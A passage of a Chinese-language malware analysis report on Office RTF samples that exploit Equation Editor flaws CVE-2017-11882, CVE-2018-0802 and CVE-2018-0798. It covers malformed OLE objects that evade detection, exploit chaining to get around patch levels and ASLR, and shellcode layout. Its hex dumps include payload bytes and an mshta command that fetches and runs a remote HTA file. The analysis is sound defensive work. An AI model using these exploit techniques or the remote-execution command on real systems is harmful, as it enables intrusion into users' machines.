OLE 对象头部中包含了 OLE 的版本信息，对象类型（嵌入对象/链接对象），OLE 流的名称，OLE 数据部分的长度。

OLE 数据部分通常以 CFB 格式储存，但是对于这个样本，找不到以 D0CF11E0 开头的 CFB 文件头，而是直接跟的公式编辑器的数据部分。这不符合微软官方文档中对 RTF 中 OLE 对象的描述，理论上这个样本在解析到这里的时候应该出错。但是在 word 中对于这种不能以 CFB 格式解析的 OLE 对象也有特殊的处理流程。




图 122 公式编辑器特殊利用方式配图 9

通常情况下，RTF 中 OLE 对象中 classname 字段没有实际意义，可以任意填写。OLE 对象真正的类型是通过将数据部分以 CFB 格式解析的过程中得到的 clsid 来决定的，比如下图中 clsid 代表公式编辑器对象。




图 123 公式编辑器特殊利用方式配图 10

如果这里不是 CFB 格式，会根据 RTF 中 OLE 对象的 classname 字段中保存的 progid 去注册表中查找对应的 clsid（如果 classname 字段的值为 OLE2Link 会直接返回 StdOLELink 的 clsid）。

```
int __stdcall sub_726503AA(const WCHAR *progid, int clsid, int a3)
{
  int result; // eax@2
  int v4; // edi@3

  if ( !progid || (result = wcscmp(progid, L"OLE2Link")) != 0 )
  {
    result = CLSIDFromOle1Class(progid, (LPVOID)clsid, a3);
  }
  else
  {
    *(_DWORD *)clsid = stru_725A07D0.Data1;
    *(_DWORD *)(clsid + 4) = *(_DWORD *)&stru_725A07D0.Data2;
    v4 = clsid + 8;
    *(_DWORD *)v4 = *(_DWORD *)&stru_725A07D0.Data4[0];
    *(_DWORD *)(v4 + 4) = *(_DWORD *)&stru_725A07D0.Data4[4];
  }
  return result;
}
```


图 124 公式编辑器特殊利用方式配图 11

对于当前样本，会得到公式编辑器的 clsid，并且后续会创建公式编辑器进程来处理这个 OLE 对象的数据。

```
v11 = (*(int (__stdcall **)(int, wchar_t *, _DWORD, signed int, _DWORD, int *))(*(_DWORD *)a2 + 16))(
        a2,
        aEquationNative,
        0,
        16,
        0,
        &v10);
if ( v11 )
{
  v11 = (*(int (__stdcall **)(int, wchar_t *, _DWORD, signed int, _DWORD, int *))(*(_DWORD *)a2 + 16))(
          a2,
          aOle10native,
          0,
          16,
          0,
          &v10);
  v12 = 1;
```

图 125 公式编辑器特殊利用方式配图 12

因为这里直接保存的是公式编辑器的数据部分，连公式编辑器头都没有，因此不会进入 Equation Native 流的处理流程，而是和上一节的样本一样进入\1OLE10Native 流的处理流程。另外这里还有一点特殊之处，后续读取 4 字节长度时会直接使用 RTF 中 OLE 对象头中的长度，不会从公式编辑器的数据中读取。



```
0000h: 03 07 CD 78 90 0D 01 08 8F 9E 8B 5C 24 F8 B8 B3  ..Íx.....ž‹\$ø¸³
0010h: 7A 87 B9 2D 28 13 83 B9 01 C3 8B 13 B8 8B FD FF  z‡¹-(.ƒ¹.Ã‹.¸‹ýÿ
0020h: FF F7 D0 01 C4 FF D2 05 45 D7 CC 1F 2D E1 D5 CC  ÿ÷Ð.ÄÿÒ.E×Ì.-áÕÌ
0030h: 1F FF E0 CB C7 DA 2B 66 6E C6 F1 50 5A E7 C6 1F  .ÿàËÇÚ+fnÆñPZçÆ.
0040h: 76 46 8E CD 8A DA C7 C7 45 85 11 9F FC C4 13 D2  vFŽÍŠÚÇÇE….Ÿü Ä.Ò
0050h: 17 CD F1 31 F7 92 AD 2E 4E C4 9C 40 33 78 51 82  .Íñ1÷'-.NÄœ@3xQ‚
0060h: 04 EF 1D 70 AF A6 18 A8 2A A9 40 BE 0F 5E 2F 80  .ï.p¯¦.¨*©@¾.^/€
0070h: 2F 45 64 2B 16 42 AF 84 41 95 40 41 A3 84 5D 41  /Ed+.B¯„A•@A£„]A
0080h: 15 48 42 F5 54 E4 27 11 C7 F6 09 46 97 F5 92 AD  .HBõTä'.Çö.F—õ'-
0090h: 47 A9 5C 30 72 3B 48 02 52 94 C4 F8 B9 8F 25 00  G©\0r;H.R”Äø¹.%.
```

图 126 公式编辑器特殊利用方式配图 13


从溢出长度和返回地址来看，这应该是一个 CVE-2018-0802 的样本。

这个样本和上一个样本相比，OLE 对象的结构被破坏的更彻底。通常的检测软件在发现嵌入的 OLE 对象不符合 CFB 结构时一般不会继续对这个 OLE 对象进行检测，因此这种样本的构造方式可以绕过很多的静态检测。

3.4.1.2.3 绕过版本限制

微软针对 CVE-2017-11882 发布的修复补丁对以上三个公式编辑器漏洞是否可以使用造成了很大的影响。其中 CVE-2017-11882 只能在没打补丁的环境下触发，而 CVE-2018-0802 必须在打了补丁的环境下触发。CVE-2018-0798 虽然在两种情况下都能触发，但是在打了补丁的环境下需要修改样本添加绕过 ASLR。因此如果需要稳定触发，可以使用多个漏洞共同来完成。

第一种方法是在样本中插入两个公式编辑器对象，分别使用 CVE-2017-11882 和 CVE-2018-0802 来实现相同的功能。



```
          0001 0203 0405 0607 0809 0A0B 0C0D 0E0F  0123456789ABCDEF
0x000     1C00 0000 0200 A8C3 9902 0000 0000 0000  ......¨Ã ........
0x010     4890 5D00 6C9C 5B00 0000 0000 0301 0103  H ].l [.........
0x020     1A0A 0108 5A5A B844 EB71 12BA 7856 3412  ....ZZ,Dëq.ºxV4.
0x030     31D0 8B08 8B09 8B09 6683 C13C 32DB 5351  1Ð . . . .f Á<2ÛSQ
0x040     BE64 3E72 1231 D6FF 1653 6683 EE4C FF10  ¾d>r.1Öÿ.Sf îLÿ.
0x050     9090 1421 4000 0000 634D 6420 2F43 206D  ...!@...cMd /C m
0x060     535E 4874 5E61 2068 745E 7470 5E73 3A5E  S^Ht^a ht^tp^s:^
0x070     2F5E 2F6F 6666 6963 652E 6572 6C69 7669  /^/office.erlivi
0x080     612E 6C74 642F 706C 7567 696E 2E68 7461  a.ltd/plugin.hta
0x090     0000 0000 0000 0000 0000 0000 0000 0000
```

图 127 公式编辑器特殊利用方式配图 14




图 128 公式编辑器特殊利用方式配图 15

可以看到上面两个公式编辑器对象虽然使用的漏洞不同，但是执行的命令是相同的。这样可以做到不管是否打了补丁，都会有一个漏洞生效从而完成攻击。

对于这类样本中用到的两个公式编辑器对象，通常会将利用 CVE-2017-11882 的放在前面优先触发，因为 CVE-2017-11882 的触发点更靠前，并且在修复后的环境下可以正常执行不会造成崩溃。而 CVE-2018-0802 在没有打补丁的环境下无法执行到漏洞触发位置，在 CVE-2017-11882 的溢出点就会造成进程崩溃。

对于 CVE-2018-0798，如果想要达到对不同环境稳定触发，就需要考虑绕过 ASLR。因为公式编辑器是 32 位程序，因此可能得到的高位随机地址只有 255 个。因此可以通过插入 255 个公式编辑器组件用不同的基址构造 ROP 链，这是早期的绕过方式，效率比较差。




图 129 公式编辑器特殊利用方式配图 16

每个公式编辑器对象中的数据部分只有 ROP 链的部分不同。




图 130 公式编辑器特殊利用方式配图 17

ROP 链的主要功能为跳过 4 字节的参数，然后将开头的 WinExec 函数的参数入栈，最后调用 WinExec。

255 个公式编辑器对象覆盖了所有可能出现的地址，因此不管真正的加载基址是多少都会有一个公式编辑器对象能成功触发 CVE-2018-0798。而其他 254 个会因为访问无效地址造成进程崩溃。因为公式编辑器和 Office 是分开的，公式编辑器崩溃后并不会影响到 Office，不会对用户的使用造成影响。

后续出现的新方法是通过连续插入的两个 matrix 字段共同作用，用类似 CVE-2018-0802 的方式返回地址低位实现的。样本中实现方法如下：




图 131 公式编辑器特殊利用方式配图 18

首先是第一个 matrix 字段。根据 matrix 字段的结构，可知其中 rows=0x20，cols=0x80。行和列所占空间的计算方式为 size = (2 * count + 9) / 8，由此可以得知 row_parts 和 col_parts 分别占 0x09 和 0x2A 个字节。




图 132 公式编辑器特殊利用方式配图 19

根据执行流程以及溢出前栈的结构，可以得知如果 row_parts 长度超过 0x08 则超出的部分会被 col_parts 覆盖，此时 row_parts 长度为 0x09，因此最后一个字节 0x43 会被 col_parts 覆盖。此外 row_parts 和 col_parts 长度分别超过 0x18 和 0x10 时就会覆盖返回地址。此时 col_parts 长度为 0x2A，覆盖了 ebp，返回地址，参数以及上一层函数的栈空间。

图 133 公式编辑器特殊利用方式配图 20

可以看到返回地址被修改为无效地址 0x50505050。实际上，程序不会执行到这里，在

sub_437C9D 中会读取下一个 matrix 字段发生第二次溢出。这里的主要目的是通过修改参数来影响第二次溢出。

在 sub_4428F0 中会申请空间并将上层函数 sub_443E34 中的参数和 row_parts 中的部分内容写入申请的空间，最后将这个地址传给后面，作为下一次调用 sub_443E34 完成溢出时的参数 1。

图 134 公式编辑器特殊利用方式配图 21




图 135 公式编辑器特殊利用方式配图 22

写入的关键内容按顺序分别为固定值 0x454F30，参数 1，参数 2 低 16 位，参数 3 低 16 位，row_parts 前 0x14 个字节。具体内容为两段跳转指令。

```
1 int __cdecl sub_437C9D(int a1, int a2)
2 {
3   __int16 v2; // ST20_2@1
4   __int16 v3; // ST24_2@1
5   int v4; // eax@3
6
7   v2 = *(_WORD *)(a1 + 40);
8   v3 = *(_WORD *)(a1 + 42);
9   while ( (unsigned __int8)GetByte() )
10  {
11    v4 = sub_43A78F();
12    a2 = sub_4371C0(a1, a2, v4);
13  }
14  return a2;
15 }
```

图 136 公式编辑器特殊利用方式配图 23

sub_437C9D 中会继续对流中数据进行读取解析，直到遇到 0 才会结束。而样本中两个 matrix 字段中间有任何间隔，因此这里会直接进入第二个 matrix 字段的解析，同时将第一次溢出中申请的带有两段跳转指令的空间作为参数传入其中。

第二个 matrix 字段如下，解析方式与第一次相同，不在此详细展开。

```
1C 00 00 00 02 00 08 C4 E4 1F 00 00 00 00 00 00   .......Ää.......
F0 95 59 00 04 F3 56 00 00 00 00 00 03 01 01 03   ð•Y..óV.........
0D 0D 0A 0D 0D 0A 01 01 02 88 34 00 02 88 34 00   .........ˆ4..ˆ4.
02 88 34 00 02 88 36 35 35 33 36 00 20 80 05 3C   .ˆ4..ˆ65536. €.<
BD 01 00 8B 00 8B 43 40 14 83 C0 6D FF E0 47 47   ½..‹.‹C@.ƒÀmÿàGG
46 42 41 51 51 51 51 50 50 50 50 00 00 00 00 00   FBAQQQQPPPP.....
58 42 42 EB 06 42 42 42 35 35 33 36 20 44 60 60   XBBë.BBB5536 D``
60 60 60 60 60 60 60 61 61 61 61 61 61 61 61 61   ```````aaaaaaaaa
61 61 61 61 61 61 61 FB 0B 00 00 E8 FF FF FF FF   aaaaaaaû..èÿÿÿÿ
```

图 137 公式编辑器特殊利用方式配图 24

```
0012F354  0012F7E4
0012F358  00000006
0012F35C  00000005
0012F360  0012F378  ASCII "v■■"
0012F364  0043A72F  EQNEDT32.0043A72F
0012F368  00120035
0012F36C  0012F5E0
0012F370  0012F7E4
0012F374  0043A851  返回到 EQNEDT32.0043A851
0012F378  001F1F76  ASCII "0OE"
0012F37C  00445800  EQNEDT32.00445800
```

图 138 公式编辑器特殊利用方式配图 25

图 139 公式编辑器特殊利用方式配图 26

可以看到这一次写入栈上的内容比较少，覆盖 ebp 后还剩下两个字节，覆盖了返回地址的低 16 位，对应地址的指令为 ret。这种修改返回地址的方式与 CVE-2018-0802 中常用手法相同，可以用来绕过 ASLR。同时，第二个 matrix 字段后面跟着一个 0，因此 sub_437C9D 读取到 0 后会返回，然后准备进入 shellcode 部分。




图 140 公式编辑器特殊利用方式配图 27

在进入真正的 shellcode 之前，首先要执行第一次溢出时写入的跳转指令。前面的滑板

指令可以忽略，首先将当前栈顶内容（参数 2，一个落在代码段的地址，去掉低 16 位后与代码段首地址偏移固定，被用来计算保存公式编辑器流内容的堆地址），然后跳转至从 row_parts 读取的部分，进入第二段跳转指令。




图 141 公式编辑器特殊利用方式配图 28

第二段跳转指令中根据前面得到的代码段地址，通过固定偏移读取堆的地址，然后跳转至真正的 shellcode。对于这个样本，shellcode 其实就藏在 matrix 字段的后面。

3.4.1.3 Shellcode 利用

公式编辑器系列漏洞在溢出时可以用来写入 shellcode 的空间都是有限制的，并且都比较小。对于 CVE-2017-11882 和 CVE-2018-0802 是因为不能覆盖参数部分导致崩溃，而 CVE-2018-0798 则是因为溢出时读取的长度有限。因为这些限制，早期的 shellcode 都比较简单，以调用 WinExec 执行明文字符串为主。这类样本因为特征明显极易被查杀，因此对 shellcode 的利用也在不断的发展。

对这三个漏洞的利用来说，区别主要在于从溢出到进入 shellcode 的部分，而 shellcode 的编写思路是一致的。因此这里选择最有代表性的 CVE-2017-11882 来进行说明。因为 CVE-2017-11882 可以用空间是最小的，并且使用的最广泛，因此变化相比其他两个漏洞更多一些。

3.4.1.3.1 对有限空间的利用

对于 CVE-2017-11882，可用来写入 shellcode 的空间只有 0x2C 个字节，传统的从 PEB 中遍历 ldr 获取函数基址后调用的方式在极为有限的空间内是写不下的，因此基本利用了公式编辑器自身调用 WinExec 时的地址并自行将参数入栈。还有一个比较方便的地方在于返回地址处于公式编辑器的代码段中，高位与加载基址相同，地址通常为 0x0040xxxx，在内存中刚好末位为 0 完成字符串截断，防止后面继续读取内容覆盖参数导致崩溃。




图 142 公式编辑器 Shellcode 利用方式配图 1




图 143 公式编辑器 Shellcode 利用方式配图 2

因为溢出点所在函数的参数 1 就是读取得到的字体名(文件中写入的 shellcode 部分)，因此从修改后的返回地址进入 WinExec 时不需要对栈中的参数进行修改，可以直接使用。




图 144 公式编辑器 Shellcode 利用方式配图 3

这样最大限度的利用了有限的空间，只要能写下 WinExec 的参数就可以完成漏洞的利用。

这里参数中的%tmp%\Server.exe 是通过在文档中插入的 package 对象在打开文档时自动释放的。还有一种类似的利用方式，在这里不执行本地文件，而是从远程获取，提高了对运行的恶意文件的检测难度。

图 145 公式编辑器 Shellcode 利用方式配图 4

3.4.1.3.2 对利用空间的扩充

前面通过 WinExec 执行恶意文件的利用方法中，主要占用 shellcode 空间的是指令的字符串。由于这个字符串的长度太长，导致没有空间写入执行其他功能的代码（如手动将参数入栈，动态获取函数地址）。对于可用空间更大一些的 CVE-2018-0802，就可以完成更多的操作。如下图的样本，同样使用 WinExec，但是手动将参数入栈后跳转至 WinExec。完成所需的功能后中间还剩下不少空间。




图 146 公式编辑器 Shellcode 利用方式配图 5

对于 CVE-2017-11882，因为只有 0x2C 个字节，如果想达到同样的效果，就必须寻找其他方法来调用这个字符串，从而为其他功能节约空间。经过对公式编辑器读取数据过程的分析，我们发现公式编辑器会首先将流中的数据（去掉公式编辑器头）统一读取到堆中，后续读取的数据都是从堆中读取的。虽然溢出时只能往栈上读取一小部分数据作为 shellcode，但是可以在这里直接使用堆中的其他数据

。

